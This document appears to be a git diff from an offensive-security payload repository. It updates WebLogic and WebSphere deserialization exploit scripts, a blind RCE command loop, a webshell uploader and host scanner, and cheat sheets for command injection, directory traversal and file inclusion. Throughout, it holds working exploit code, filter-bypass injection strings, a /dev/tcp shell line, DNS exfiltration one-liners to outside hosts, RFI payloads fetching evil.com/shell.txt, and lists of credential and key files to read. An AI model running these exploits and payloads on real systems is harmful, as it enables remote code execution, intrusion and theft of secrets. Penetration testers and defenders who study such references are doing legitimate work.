||||
RCE(str(url)+"/",pwn)
|
||||
shell(str(url),pwn)
|
||||
print(bcolors.OKGREEN+banner+bcolors.ENDC)
|
||||
pwn=str(opt.P)
|
||||
url=str(opt.U)
|
||||
print("Uploading Webshell .....")
|
||||
pwn=pwn+".jsp"
|
||||
RCE(str(url)+"/",pwn)
|
||||
shell(str(url),pwn)
|
||||
elif opt.L!=None and opt.P==None and opt.U==None:
|
||||
print bcolors.OKGREEN+banner+bcolors.ENDC
|
||||
w=str(opt.L)
|
||||
f=open(w,"r")
|
||||
print "Scaning hosts in {}".format(w)
|
||||
checker="Poc.jsp"
|
||||
for i in f.readlines():
|
||||
i=i.strip("\n")
|
||||
createPayload(str(i)+"/",checker)
|
||||
con=getContent(str(i)+"/",checker)
|
||||
if 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAA' in con:
|
||||
print str(i)+"\033[91m"+" [ Vulnerable ] ""\033[0m"
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
print(bcolors.OKGREEN+banner+bcolors.ENDC)
|
||||
w=str(opt.L)
|
||||
f=open(w,"r")
|
||||
print("Scaning hosts in {}".format(w))
|
||||
checker="Poc.jsp"
|
||||
for i in f.readlines():
|
||||
i=i.strip("\n")
|
||||
createPayload(str(i)+"/",checker)
|
||||
con=getContent(str(i)+"/",checker)
|
||||
if 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAA' in con:
|
||||
print(str(i)+"\033[91m"+" [ Vulnerable ] ""\033[0m")
|
||||
|
||||
@@ -4,6 +4,7 @@
|
||||
#Based on the PoC by FoxGlove Security (https://github.com/foxglovesec/JavaUnserializeExploits)
|
||||
#Made with <3 by @byt3bl33d3r
|
||||
|
||||
from __future__ import print_function
|
||||
import socket
|
||||
import struct
|
||||
import argparse
|
||||
@@ -34,29 +35,29 @@ else:
|
||||
ysoserial_path = args.ysoserial_path
|
||||
|
||||
if len(args.target.split(':')) != 2:
|
||||
print '[-] Target must be in format IP:PORT'
|
||||
print('[-] Target must be in format IP:PORT')
|
||||
sys.exit(1)
|
||||
|
||||
if not args.command:
|
||||
print '[-] You must specify a command to run'
|
||||
print('[-] You must specify a command to run')
|
||||
sys.exit(1)
|
||||
|
||||
ip, port = args.target.split(':')
|
||||
|
||||
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
|
||||
|
||||
print '[*] Target IP: {}'.format(ip)
|
||||
print '[*] Target PORT: {}'.format(port)
|
||||
print('[*] Target IP: {}'.format(ip))
|
||||
print('[*] Target PORT: {}'.format(port))
|
||||
|
||||
sock.connect((ip, int(port)))
|
||||
|
||||
# Send headers
|
||||
headers='t3 12.2.1\nAS:255\nHL:19\nMS:10000000\nPU:t3://us-l-breens:7001\n\n'
|
||||
print '[*] Sending header'
|
||||
print('[*] Sending header')
|
||||
sock.sendall(headers)
|
||||
|
||||
data = sock.recv(1024)
|
||||
print'[*] Received: "{}"'.format(data)
|
||||
print('[*] Received: "{}"'.format(data))
|
||||
|
||||
payloadObj = check_output(['java', '-jar', ysoserial_path, 'CommonsCollections1', args.command])
|
||||
|
||||
@@ -67,5 +68,5 @@ payload += '\xfe\x01\x00\x00\xac\xed\x00\x05\x73\x72\x00\x1d\x77\x65\x62\x6c\x6f
|
||||
# adjust header for appropriate message length
|
||||
payload = "{0}{1}".format(struct.pack('!i', len(payload)), payload[4:])
|
||||
|
||||
print '[*] Sending payload'
|
||||
print('[*] Sending payload')
|
||||
sock.send(payload)
|
||||
|
||||
@@ -1,3 +1,5 @@
|
||||
from __future__ import print_function
|
||||
from builtins import input
|
||||
import requests
|
||||
import sys
|
||||
|
||||
@@ -44,18 +46,18 @@ def do_post(command_in):
|
||||
result = requests.post(payload_url, payload_command(command_in ),headers = payload_header)
|
||||
|
||||
if result.status_code == 500:
|
||||
print "Command Executed \n"
|
||||
print("Command Executed \n")
|
||||
else:
|
||||
print "Something Went Wrong \n"
|
||||
print("Something Went Wrong \n")
|
||||
|
||||
|
||||
|
||||
print "***************************************************** \n" \
|
||||
print("***************************************************** \n" \
|
||||
"**************** Coded By 1337g ****************** \n" \
|
||||
"* CVE-2017-10271 Blind Remote Command Execute EXP * \n" \
|
||||
"***************************************************** \n"
|
||||
"***************************************************** \n")
|
||||
|
||||
while 1:
|
||||
command_in = raw_input("Eneter your command here: ")
|
||||
command_in = input("Eneter your command here: ")
|
||||
if command_in == "exit" : exit(0)
|
||||
do_post(command_in)
|
||||
|
||||
2
CVE Exploits/WebLogic CVE-2018-2894.py
Executable file → Normal file
2
CVE Exploits/WebLogic CVE-2018-2894.py
Executable file → Normal file
@@ -2,6 +2,8 @@
|
||||
# coding:utf-8
|
||||
# Build By LandGrey
|
||||
|
||||
from __future__ import print_function
|
||||
from builtins import str
|
||||
import re
|
||||
import sys
|
||||
import time
|
||||
|
||||
@@ -4,6 +4,8 @@
|
||||
#Based on the nessus plugin websphere_java_serialize.nasl
|
||||
#Made with <3 by @byt3bl33d3r
|
||||
|
||||
from __future__ import print_function
|
||||
from builtins import chr
|
||||
import requests
|
||||
from requests.packages.urllib3.exceptions import InsecureRequestWarning
|
||||
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
|
||||
@@ -34,7 +36,7 @@ if not args.command:
|
||||
|
||||
elif args.command:
|
||||
if len(args.command) > 254:
|
||||
print '[-] Command must be less then 255 bytes'
|
||||
print('[-] Command must be less then 255 bytes')
|
||||
sys.exit(1)
|
||||
|
||||
ip, port = args.target.split(':')
|
||||
@@ -75,4 +77,4 @@ headers = {'Content-Type': 'text/xml; charset=utf-8',
|
||||
'SOAPAction': 'urn:AdminService'}
|
||||
|
||||
r = requests.post('{}://{}:{}'.format(args.proto, ip, port), data=xmlObj, headers=headers, verify=False)
|
||||
print '[*] HTTPS request sent successfully'
|
||||
print('[*] HTTPS request sent successfully')
|
||||
|
||||
0
Remote commands execution/Intruders/command_exec.txt → Command Injection/Intruder/command_exec.txt
Executable file → Normal file
0
Remote commands execution/Intruders/command_exec.txt → Command Injection/Intruder/command_exec.txt
Executable file → Normal file
@@ -1,11 +1,40 @@
|
||||
# Remote Commands Execution
|
||||
# Command Injection
|
||||
|
||||
Remote Commands execution is a security vulnerability that allows an attacker to execute Commandss from a remote server.
|
||||
NOTE: Reverse Shell Command are relocated to a [single file](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md)
|
||||
> Command injection is a security vulnerability that allows an attacker to execute arbitrary commands inside a vulnerable application.
|
||||
|
||||
## Summary
|
||||
|
||||
* [Tools](#tools)
|
||||
* [Exploits](#exploits)
|
||||
* [Basic commands](#basic-commands)
|
||||
* [Chaining commands](#chaining-commands)
|
||||
* [Inside a command](#inside-a-command)
|
||||
* [Filter Bypasses](#filter-bypasses)
|
||||
* [Bypass without space](#bypass-without-space)
|
||||
* [Bypass with a line return](#bypass-with-a-line-return)
|
||||
* [Bypass blacklisted words](#bypass-blacklisted-words)
|
||||
* [Bypass with single quote](#bypass-with-a-single-quote)
|
||||
* [Bypass with double quote](#bypass-with-a-double-quote)
|
||||
* [Bypass with backslash and slash](#bypass-with-backslash-and-slash)
|
||||
* [Bypass with $@](#bypass-with-----)
|
||||
* [Bypass with variable expansion](#bypass-with-variable-expansion)
|
||||
* [Bypass with wildcards](#bypass-with-wildcards)
|
||||
* [Challenge](#challenge)
|
||||
* [Time based data exfiltration](#time-based-data-exfiltration)
|
||||
* [DNS based data exfiltration](#dns-based-data-exfiltration)
|
||||
* [Polyglot command injection](#polyglot-command-injection)
|
||||
* [References](#references)
|
||||
|
||||
|
||||
## Tools
|
||||
|
||||
* [commix - Automated All-in-One OS command injection and exploitation tool](https://github.com/commixproject/commix)
|
||||
|
||||
## Exploits
|
||||
|
||||
Normal Commands execution, execute the command and voila :p
|
||||
### Basic commands
|
||||
|
||||
Execute the command and voila :p
|
||||
|
||||
```powershell
|
||||
cat /etc/passwd
|
||||
@@ -15,7 +44,7 @@ bin:x:2:2:bin:/bin:/bin/sh
|
||||
sys:x:3:3:sys:/dev:/bin/sh
|
||||
```
|
||||
|
||||
Commands execution by chaining commands
|
||||
### Chaining commands
|
||||
|
||||
```powershell
|
||||
original_cmd_by_server; ls
|
||||
@@ -24,14 +53,18 @@ original_cmd_by_server | ls
|
||||
original_cmd_by_server || ls Only if the first cmd fail
|
||||
```
|
||||
|
||||
Commands execution inside a command
|
||||
### Inside a command
|
||||
|
||||
```powershell
|
||||
```bash
|
||||
original_cmd_by_server `cat /etc/passwd`
|
||||
original_cmd_by_server $(cat /etc/passwd)
|
||||
```
|
||||
|
||||
Commands execution without space - Linux
|
||||
## Filter Bypasses
|
||||
|
||||
### Bypass without space
|
||||
|
||||
Works on Linux only.
|
||||
|
||||
```powershell
|
||||
swissky@crashlab:~/Www$ cat</etc/passwd
|
||||
@@ -56,51 +89,57 @@ Linux crashlab 4.4.X-XX-generic #72-Ubuntu
|
||||
swissky@crashlab▸ ~ ▸ $ sh</dev/tcp/127.0.0.1/4242
|
||||
```
|
||||
|
||||
Commands execution without space - Windows
|
||||
|
||||
```powershell
|
||||
ping%CommonProgramFiles:~10,-18%IP
|
||||
ping%PROGRAMFILES:~10,-5%IP
|
||||
```
|
||||
|
||||
Commands execution without spaces, $ or { } - Linux (Bash only)
|
||||
|
||||
```powershell
|
||||
IFS=,;`cat<<<uname,-a`
|
||||
```
|
||||
|
||||
Commands execution with a line return
|
||||
Works on Windows only.
|
||||
|
||||
```powershell
|
||||
ping%CommonProgramFiles:~10,-18%IP
|
||||
ping%PROGRAMFILES:~10,-5%IP
|
||||
```
|
||||
|
||||
### Bypass with a line return
|
||||
|
||||
```powershell
|
||||
something%0Acat%20/etc/passwd
|
||||
```
|
||||
|
||||
Bypass blacklisted word with single quote
|
||||
### Bypass Blacklisted words
|
||||
|
||||
#### Bypass with single quote
|
||||
|
||||
```powershell
|
||||
w'h'o'am'i
|
||||
```
|
||||
|
||||
Bypass blacklisted word with double quote
|
||||
#### Bypass with double quote
|
||||
|
||||
```powershell
|
||||
w"h"o"am"i
|
||||
```
|
||||
|
||||
Bypass blacklisted word with backslash and slash
|
||||
#### Bypass with backslash and slash
|
||||
|
||||
```powershell
|
||||
w\ho\am\i
|
||||
/\b\i\n/////s\h
|
||||
```
|
||||
|
||||
Bypass blacklisted word with $@
|
||||
#### Bypass with $@
|
||||
|
||||
```powershell
|
||||
who$@ami
|
||||
|
||||
echo $0
|
||||
-> /usr/bin/zsh
|
||||
echo whoami|$0
|
||||
```
|
||||
|
||||
Bypass blacklisted word with variable expansion
|
||||
#### Bypass with variable expansion
|
||||
|
||||
```powershell
|
||||
/???/??t /???/p??s??
|
||||
@@ -110,12 +149,11 @@ cat ${test//hhh\/hm/}
|
||||
cat ${test//hh??hm/}
|
||||
```
|
||||
|
||||
Bypass zsh/bash/sh blacklist
|
||||
#### Bypass with wildcards
|
||||
|
||||
```powershell
|
||||
echo $0
|
||||
-> /usr/bin/zsh
|
||||
echo whoami|$0
|
||||
powershell C:\*\*2\n??e*d.*? # notepad
|
||||
@^p^o^w^e^r^shell c:\*\*32\c*?c.e?e # calc
|
||||
```
|
||||
|
||||
## Challenge
|
||||
@@ -149,10 +187,39 @@ Based on the tool from `https://github.com/HoLyVieR/dnsbin` also hosted at dnsbi
|
||||
```powershell
|
||||
1. Go to http://dnsbin.zhack.ca/
|
||||
2. Execute a simple 'ls'
|
||||
for i in $(ls /) ; do host "http://$i.3a43c7e4e57a8d0e2057.d.zhack.ca"; done
|
||||
for i in $(ls /) ; do host "$i.3a43c7e4e57a8d0e2057.d.zhack.ca"; done
|
||||
```
|
||||
|
||||
## Thanks to
|
||||
```powershell
|
||||
$(host $(wget -h|head -n1|sed 's/[ ,]/-/g'|tr -d '.').sudo.co.il)
|
||||
```
|
||||
|
||||
Online tools to check for DNS based data exfiltration:
|
||||
|
||||
- dnsbin.zhack.ca
|
||||
- pingb.in
|
||||
|
||||
## Polyglot command injection
|
||||
|
||||
```bash
|
||||
1;sleep${IFS}9;#${IFS}';sleep${IFS}9;#${IFS}";sleep${IFS}9;#${IFS}
|
||||
|
||||
e.g:
|
||||
echo 1;sleep${IFS}9;#${IFS}';sleep${IFS}9;#${IFS}";sleep${IFS}9;#${IFS}
|
||||
echo '1;sleep${IFS}9;#${IFS}';sleep${IFS}9;#${IFS}";sleep${IFS}9;#${IFS}
|
||||
echo "1;sleep${IFS}9;#${IFS}';sleep${IFS}9;#${IFS}";sleep${IFS}9;#${IFS}
|
||||
```
|
||||
|
||||
```bash
|
||||
/*$(sleep 5)`sleep 5``*/-sleep(5)-'/*$(sleep 5)`sleep 5` #*/-sleep(5)||'"||sleep(5)||"/*`*/
|
||||
|
||||
e.g:
|
||||
echo 1/*$(sleep 5)`sleep 5``*/-sleep(5)-'/*$(sleep 5)`sleep 5` #*/-sleep(5)||'"||sleep(5)||"/*`*/
|
||||
echo "YOURCMD/*$(sleep 5)`sleep 5``*/-sleep(5)-'/*$(sleep 5)`sleep 5` #*/-sleep(5)||'"||sleep(5)||"/*`*/"
|
||||
echo 'YOURCMD/*$(sleep 5)`sleep 5``*/-sleep(5)-'/*$(sleep 5)`sleep 5` #*/-sleep(5)||'"||sleep(5)||"/*`*/'
|
||||
```
|
||||
|
||||
## References
|
||||
|
||||
* [SECURITY CAFÉ - Exploiting Timed Based RCE](https://securitycafe.ro/2017/02/28/time-based-data-exfiltration/)
|
||||
* [Bug Bounty Survey - Windows RCE spaceless](https://twitter.com/bugbsurveys/status/860102244171227136)
|
||||
0
Traversal directory/deep_traversal.txt → Directory Traversal/Intruder/deep_traversal.txt
Executable file → Normal file
0
Traversal directory/deep_traversal.txt → Directory Traversal/Intruder/deep_traversal.txt
Executable file → Normal file
0
Traversal directory/directory_traversal.txt → Directory Traversal/Intruder/directory_traversal.txt
Executable file → Normal file
0
Traversal directory/directory_traversal.txt → Directory Traversal/Intruder/directory_traversal.txt
Executable file → Normal file
0
Traversal directory/dotdotpwn.txt → Directory Traversal/Intruder/dotdotpwn.txt
Executable file → Normal file
0
Traversal directory/dotdotpwn.txt → Directory Traversal/Intruder/dotdotpwn.txt
Executable file → Normal file
156
Directory Traversal/README.md
Normal file
156
Directory Traversal/README.md
Normal file
@@ -0,0 +1,156 @@
|
||||
# Directory traversal
|
||||
|
||||
> A directory or path traversal consists in exploiting insufficient security validation / sanitization of user-supplied input file names, so that characters representing "traverse to parent directory" are passed through to the file APIs.
|
||||
|
||||
## Summary
|
||||
|
||||
* [Tools](#tools)
|
||||
* [Basic exploitation](#basic-exploitation)
|
||||
* [16 bits Unicode encoding](#)
|
||||
* [UTF-8 Unicode encoding](#)
|
||||
* [Bypass "../" replaced by ""](#)
|
||||
* [Double URL encoding](#)
|
||||
* [UNC Bypass](#unc-bypass)
|
||||
* [Path Traversal](#path-traversal)
|
||||
* [Interesting Linux files](#)
|
||||
* [Interesting Windows files](#)
|
||||
|
||||
## Tools
|
||||
|
||||
- [dotdotpwn - https://github.com/wireghoul/dotdotpwn](https://github.com/wireghoul/dotdotpwn)
|
||||
```powershell
|
||||
git clone https://github.com/wireghoul/dotdotpwn
|
||||
perl dotdotpwn.pl -h 10.10.10.10 -m ftp -t 300 -f /etc/shadow -s -q -b
|
||||
```
|
||||
|
||||
## Basic exploitation
|
||||
|
||||
We can use the `..` characters to access the parent directory, the following strings are several encoding that can help you bypass a poorly implemented filter.
|
||||
|
||||
```powershell
|
||||
../
|
||||
..\
|
||||
..\/
|
||||
%2e%2e%2f
|
||||
%252e%252e%252f
|
||||
%c0%ae%c0%ae%c0%af
|
||||
%uff0e%uff0e%u2215
|
||||
%uff0e%uff0e%u2216
|
||||
```
|
||||
|
||||
### 16 bits Unicode encoding
|
||||
|
||||
```powershell
|
||||
. = %u002e
|
||||
/ = %u2215
|
||||
\ = %u2216
|
||||
```
|
||||
|
||||
### UTF-8 Unicode encoding
|
||||
|
||||
```powershell
|
||||
. = %c0%2e, %e0%40%ae, %c0ae
|
||||
/ = %c0%af, %e0%80%af, %c0%2f
|
||||
\ = %c0%5c, %c0%80%5c
|
||||
```
|
||||
|
||||
### Bypass "../" replaced by ""
|
||||
Sometimes you encounter a WAF which remove the "../" characters from the strings, just duplicate them.
|
||||
|
||||
```powershell
|
||||
..././
|
||||
...\.\
|
||||
```
|
||||
|
||||
### Double URL encoding
|
||||
|
||||
```powershell
|
||||
. = %252e
|
||||
/ = %252f
|
||||
\ = %255c
|
||||
```
|
||||
|
||||
### UNC Bypass
|
||||
|
||||
An attacker can inject a Windows UNC share ('\\UNC\share\name') into a software system to potentially redirect access to an unintended location or arbitrary file.
|
||||
|
||||
```powershell
|
||||
\\localhost\c$\windows\win.ini
|
||||
```
|
||||
|
||||
|
||||
## Path Traversal
|
||||
|
||||
### Interesting Linux files
|
||||
|
||||
```powershell
|
||||
/etc/issue
|
||||
/etc/passwd
|
||||
/etc/shadow
|
||||
/etc/group
|
||||
/etc/hosts
|
||||
/etc/motd
|
||||
/etc/mysql/my.cnf
|
||||
/proc/[0-9]*/fd/[0-9]* (first number is the PID, second is the filedescriptor)
|
||||
/proc/self/environ
|
||||
/proc/version
|
||||
/proc/cmdline
|
||||
/proc/sched_debug
|
||||
/proc/mounts
|
||||
/proc/net/arp
|
||||
/proc/net/route
|
||||
/proc/net/tcp
|
||||
/proc/net/udp
|
||||
/proc/self/cwd/index.php
|
||||
/proc/self/cwd/main.py
|
||||
/home/$USER/.bash_history
|
||||
/home/$USER/.ssh/id_rsa
|
||||
/var/run/secrets/kubernetes.io/serviceaccount
|
||||
```
|
||||
|
||||
### Interesting Windows files
|
||||
|
||||
Interesting files to check out (Extracted from https://github.com/soffensive/windowsblindread)
|
||||
|
||||
```powershell
|
||||
c:/boot.ini
|
||||
c:/inetpub/logs/logfiles
|
||||
c:/inetpub/wwwroot/global.asa
|
||||
c:/inetpub/wwwroot/index.asp
|
||||
c:/inetpub/wwwroot/web.config
|
||||
c:/sysprep.inf
|
||||
c:/sysprep.xml
|
||||
c:/sysprep/sysprep.inf
|
||||
c:/sysprep/sysprep.xml
|
||||
c:/system32/inetsrv/metabase.xml
|
||||
c:/sysprep.inf
|
||||
c:/sysprep.xml
|
||||
c:/sysprep/sysprep.inf
|
||||
c:/sysprep/sysprep.xml
|
||||
c:/system volume information/wpsettings.dat
|
||||
c:/system32/inetsrv/metabase.xml
|
||||
c:/unattend.txt
|
||||
c:/unattend.xml
|
||||
c:/unattended.txt
|
||||
c:/unattended.xml
|
||||
```
|
||||
|
||||
The following log files are controllable and can be included with an evil payload to achieve a command execution
|
||||
|
||||
```powershell
|
||||
/var/log/apache/access.log
|
||||
/var/log/apache/error.log
|
||||
/var/log/httpd/error_log
|
||||
/usr/local/apache/log/error_log
|
||||
/usr/local/apache2/log/error_log
|
||||
/var/log/nginx/access.log
|
||||
/var/log/nginx/error.log
|
||||
/var/log/vsftpd.log
|
||||
/var/log/sshd.log
|
||||
/var/log/mail
|
||||
```
|
||||
|
||||
## References
|
||||
|
||||
* [Directory traversal attack - Wikipedia](https://en.wikipedia.org/wiki/Directory_traversal_attack)
|
||||
* [CWE-40: Path Traversal: '\\UNC\share\name\' (Windows UNC Share) - CWE Mitre - December 27, 2018](https://cwe.mitre.org/data/definitions/40.html)
|
||||
@@ -666,6 +666,18 @@ users/.htpasswd
|
||||
/var/log/news/news.notice
|
||||
/var/log/news/suck.err
|
||||
/var/log/news/suck.notice
|
||||
/var/log/nginx/access_log
|
||||
/var/log/nginx/access.log
|
||||
../../../../../../../var/log/nginx/access_log
|
||||
../../../../../../../var/log/nginx/access.log
|
||||
../../../../../var/log/nginx/access_log
|
||||
../../../../../var/log/nginx/access.log
|
||||
/var/log/nginx/error_log
|
||||
/var/log/nginx/error.log
|
||||
../../../../../../../var/log/nginx/error_log
|
||||
../../../../../../../var/log/nginx/error.log
|
||||
../../../../../var/log/nginx/error_log
|
||||
../../../../../var/log/nginx/error.log
|
||||
/var/log/poplog
|
||||
/var/log/POPlog
|
||||
/var/log/proftpd
|
||||
@@ -55,4 +55,8 @@
|
||||
/var/log/apache/error.log
|
||||
/var/log/apache/error_log
|
||||
/var/log/httpd/error_log
|
||||
/var/log/httpd/access_log
|
||||
/var/log/httpd/access_log
|
||||
/var/log/nginx/access_log
|
||||
/var/log/nginx/access.log
|
||||
/var/log/nginx/error_log
|
||||
/var/log/nginx/error.log
|
||||
@@ -765,6 +765,20 @@ php://input
|
||||
/var/log/mysql/mysql-slow.log
|
||||
/var/log/mysql/mysql-slow.log
|
||||
/var/log/mysql/mysql-slow.log%00
|
||||
/var/log/nginx/access_log
|
||||
/var/log/nginx/access_log
|
||||
/var/log/nginx/access_log
|
||||
/var/log/nginx/access.log
|
||||
/var/log/nginx/access.log
|
||||
/var/log/nginx/access_log%00
|
||||
/var/log/nginx/access.log%00
|
||||
/var/log/nginx/error_log
|
||||
/var/log/nginx/error_log
|
||||
/var/log/nginx/error.log
|
||||
/var/log/nginx/error.log
|
||||
/var/log/nginx/error.log
|
||||
/var/log/nginx/error_log%00
|
||||
/var/log/nginx/error.log%00
|
||||
/var/log/proftpd
|
||||
/var/log/proftpd
|
||||
/var/log/proftpd%00
|
||||
@@ -41,6 +41,10 @@
|
||||
/var/log/httpd/error_log%00
|
||||
/var/log/httpd/access_log%00
|
||||
/var/log/httpd/error_log%00
|
||||
/var/log/nginx/access_log%00
|
||||
/var/log/nginx/access.log%00
|
||||
/var/log/nginx/error_log%00
|
||||
/var/log/nginx/error.log%00
|
||||
/apache/logs/error.log%00
|
||||
/apache/logs/access.log%00
|
||||
/apache/logs/error.log%00
|
||||
@@ -3,4 +3,6 @@
|
||||
/private/var/log/appstore.log
|
||||
/var/log/apache2/error_log
|
||||
/var/log/apache2/access_log
|
||||
/usr/local/nginx/conf/nginx.conf
|
||||
/usr/local/nginx/conf/nginx.conf
|
||||
/var/log/nginx/error_log
|
||||
/var/log/nginx/access_log
|
||||
0
File Inclusion - Path Traversal/Intruders/Traversal.txt → File Inclusion/Intruders/Traversal.txt
Executable file → Normal file
0
File Inclusion - Path Traversal/Intruders/Traversal.txt → File Inclusion/Intruders/Traversal.txt
Executable file → Normal file
@@ -10,4 +10,5 @@ wp-admin.php
|
||||
/include/mysql.php
|
||||
/inc/mysql.php
|
||||
/sites/defaults/settings.php
|
||||
/phpmyadmin/changelog.php
|
||||
/phpmyadmin/changelog.php
|
||||
web.config
|
||||
@@ -1,13 +1,21 @@
|
||||
# Local/Remote File Inclusion
|
||||
# File Inclusion
|
||||
|
||||
The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application.
|
||||
> The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application.
|
||||
|
||||
> The Path Traversal vulnerability allows an attacker to access a file, usually exploiting a "reading" mechanism implemented in the target application
|
||||
|
||||
## Summary
|
||||
|
||||
* [Tools](#tools)
|
||||
* [Basic LFI](#basic-lfi)
|
||||
* [Null byte](#null-byte)
|
||||
* [Double encoding](#double-encoding)
|
||||
* [UTF-8 encoding](#utf-8-encoding)
|
||||
* [Path and dot truncation](#path-and-dot-truncation)
|
||||
* [Filter bypass tricks](#filter-bypass-tricks)
|
||||
* [Basic RFI](#basic-rfi)
|
||||
* [LFI / RFI using wrappers](#lfi--rfi-using-wrappers)
|
||||
* [Wrapper php://filter](l#wrapper-phpfilter)
|
||||
* [Wrapper php://filter](#wrapper-phpfilter)
|
||||
* [Wrapper zip://](#wrapper-zip)
|
||||
* [Wrapper data://](#wrapper-data)
|
||||
* [Wrapper expect://](#wrapper-expect)
|
||||
@@ -20,94 +28,56 @@ The File Inclusion vulnerability allows an attacker to include a file, usually e
|
||||
* [LFI to RCE via phpinfo()](#lfi-to-rce-via-phpinfo)
|
||||
* [LFI to RCE via controlled log file](#lfi-to-rce-via-controlled-log-file)
|
||||
* [LFI to RCE via PHP sessions](#lfi-to-rce-via-php-sessions)
|
||||
* [LFI to RCE via credentials files](#lfi-o-rce-via-credentials-files)
|
||||
|
||||
Linux - Interesting files to check out :
|
||||
## Tools
|
||||
|
||||
```powershell
|
||||
/etc/issue
|
||||
/etc/passwd
|
||||
/etc/shadow
|
||||
/etc/group
|
||||
/etc/hosts
|
||||
/etc/motd
|
||||
/etc/mysql/my.cnf
|
||||
/proc/[0-9]*/fd/[0-9]* (first number is the PID, second is the filedescriptor)
|
||||
/proc/self/environ
|
||||
/proc/version
|
||||
/proc/cmdline
|
||||
/proc/sched_debug
|
||||
/proc/mounts
|
||||
/proc/net/arp
|
||||
/proc/net/route
|
||||
/proc/net/tcp
|
||||
/proc/net/udp
|
||||
```
|
||||
|
||||
Windows - Interesting files to check out (Extracted from https://github.com/soffensive/windowsblindread)
|
||||
|
||||
```powershell
|
||||
c:/boot.ini
|
||||
c:/inetpub/logs/logfiles
|
||||
c:/inetpub/wwwroot/global.asa
|
||||
c:/inetpub/wwwroot/index.asp
|
||||
c:/inetpub/wwwroot/web.config
|
||||
c:/sysprep.inf
|
||||
c:/sysprep.xml
|
||||
c:/sysprep/sysprep.inf
|
||||
c:/sysprep/sysprep.xml
|
||||
c:/system32/inetsrv/metabase.xml
|
||||
c:/sysprep.inf
|
||||
c:/sysprep.xml
|
||||
c:/sysprep/sysprep.inf
|
||||
c:/sysprep/sysprep.xml
|
||||
c:/system volume information/wpsettings.dat
|
||||
c:/system32/inetsrv/metabase.xml
|
||||
c:/unattend.txt
|
||||
c:/unattend.xml
|
||||
c:/unattended.txt
|
||||
c:/unattended.xml
|
||||
```
|
||||
|
||||
The following log files are controllable and can be included with an evil payload to achieve a command execution
|
||||
|
||||
```powershell
|
||||
/var/log/apache/access.log
|
||||
/var/log/apache/error.log
|
||||
/var/log/httpd/error_log
|
||||
/usr/local/apache/log/error_log
|
||||
/usr/local/apache2/log/error_log
|
||||
/var/log/vsftpd.log
|
||||
/var/log/sshd.log
|
||||
/var/log/mail
|
||||
```
|
||||
* [Kadimus - https://github.com/P0cL4bs/Kadimus](https://github.com/P0cL4bs/Kadimus)
|
||||
* [LFISuite - https://github.com/D35m0nd142/LFISuite](https://github.com/D35m0nd142/LFISuite)
|
||||
* [fimap - https://github.com/kurobeats/fimap](https://github.com/kurobeats/fimap)
|
||||
|
||||
## Basic LFI
|
||||
|
||||
In the following examples we include the `/etc/passwd` file, check the `Directory & Path Traversal` chapter for more interesting files.
|
||||
|
||||
```powershell
|
||||
http://example.com/index.php?page=../../../etc/passwd
|
||||
```
|
||||
|
||||
Null byte
|
||||
### Null byte
|
||||
|
||||
:warning: In versions of PHP below 5.3 we can terminate with null byte.
|
||||
|
||||
```powershell
|
||||
http://example.com/index.php?page=../../../etc/passwd%00
|
||||
```
|
||||
|
||||
Double encoding
|
||||
### Double encoding
|
||||
|
||||
```powershell
|
||||
http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd
|
||||
http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd%00
|
||||
```
|
||||
|
||||
Path truncation
|
||||
### UTF-8 encoding
|
||||
|
||||
```powershell
|
||||
http://example.com/index.php?page=../../../../../../../../../etc/passwd..\.\.\.\.\.\.\.\.\.\.\[ADD MORE]\.\.
|
||||
http://example.com/index.php?page=../../../../[…]../../../../../etc/passwd
|
||||
http://example.com/index.php?page=%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd
|
||||
http://example.com/index.php?page=%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd%00
|
||||
```
|
||||
|
||||
Filter bypass tricks
|
||||
### Path and dot truncation
|
||||
|
||||
On most PHP installations a filename longer than 4096 bytes will be cut off so any excess chars will be thrown away.
|
||||
|
||||
```powershell
|
||||
http://example.com/index.php?page=../../../etc/passwd............[ADD MORE]
|
||||
http://example.com/index.php?page=../../../etc/passwd\.\.\.\.\.\.[ADD MORE]
|
||||
http://example.com/index.php?page=../../../etc/passwd/./././././.[ADD MORE]
|
||||
http://example.com/index.php?page=../../../[ADD MORE]../../../../etc/passwd
|
||||
```
|
||||
|
||||
### Filter bypass tricks
|
||||
|
||||
```powershell
|
||||
http://example.com/index.php?page=....//....//etc/passwd
|
||||
@@ -117,22 +87,33 @@ http://example.com/index.php?page=/%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C
|
||||
|
||||
## Basic RFI
|
||||
|
||||
Most of the filter bypasses from LFI section can be reused for RFI.
|
||||
|
||||
```powershell
|
||||
http://example.com/index.php?page=http://evil.com/shell.txt
|
||||
```
|
||||
|
||||
Null byte
|
||||
### Null byte
|
||||
|
||||
```powershell
|
||||
http://example.com/index.php?page=http://evil.com/shell.txt%00
|
||||
```
|
||||
|
||||
Double encoding
|
||||
### Double encoding
|
||||
|
||||
```powershell
|
||||
http://example.com/index.php?page=http:%252f%252fevil.com%252fshell.txt
|
||||
```
|
||||
|
||||
### Bypass allow_url_include
|
||||
|
||||
When `allow_url_include` and `allow_url_fopen` are set to `Off`. It is still possible to include a remote file on Windows box using the `smb` protocol.
|
||||
|
||||
1. Create a share open to everyone
|
||||
2. Write a PHP code inside a file : `shell.php`
|
||||
3. Include it `http://example.com/index.php?page=\\10.0.0.1\share\shell.php`
|
||||
|
||||
|
||||
## LFI / RFI using wrappers
|
||||
|
||||
### Wrapper php://filter
|
||||
@@ -151,7 +132,12 @@ can be chained with a compression wrapper for large files.
|
||||
http://example.com/index.php?page=php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd
|
||||
```
|
||||
|
||||
NOTE: Wrappers can be chained : `php://filter/convert.base64-decode|convert.base64-decode|convert.base64-decode/resource=%s`
|
||||
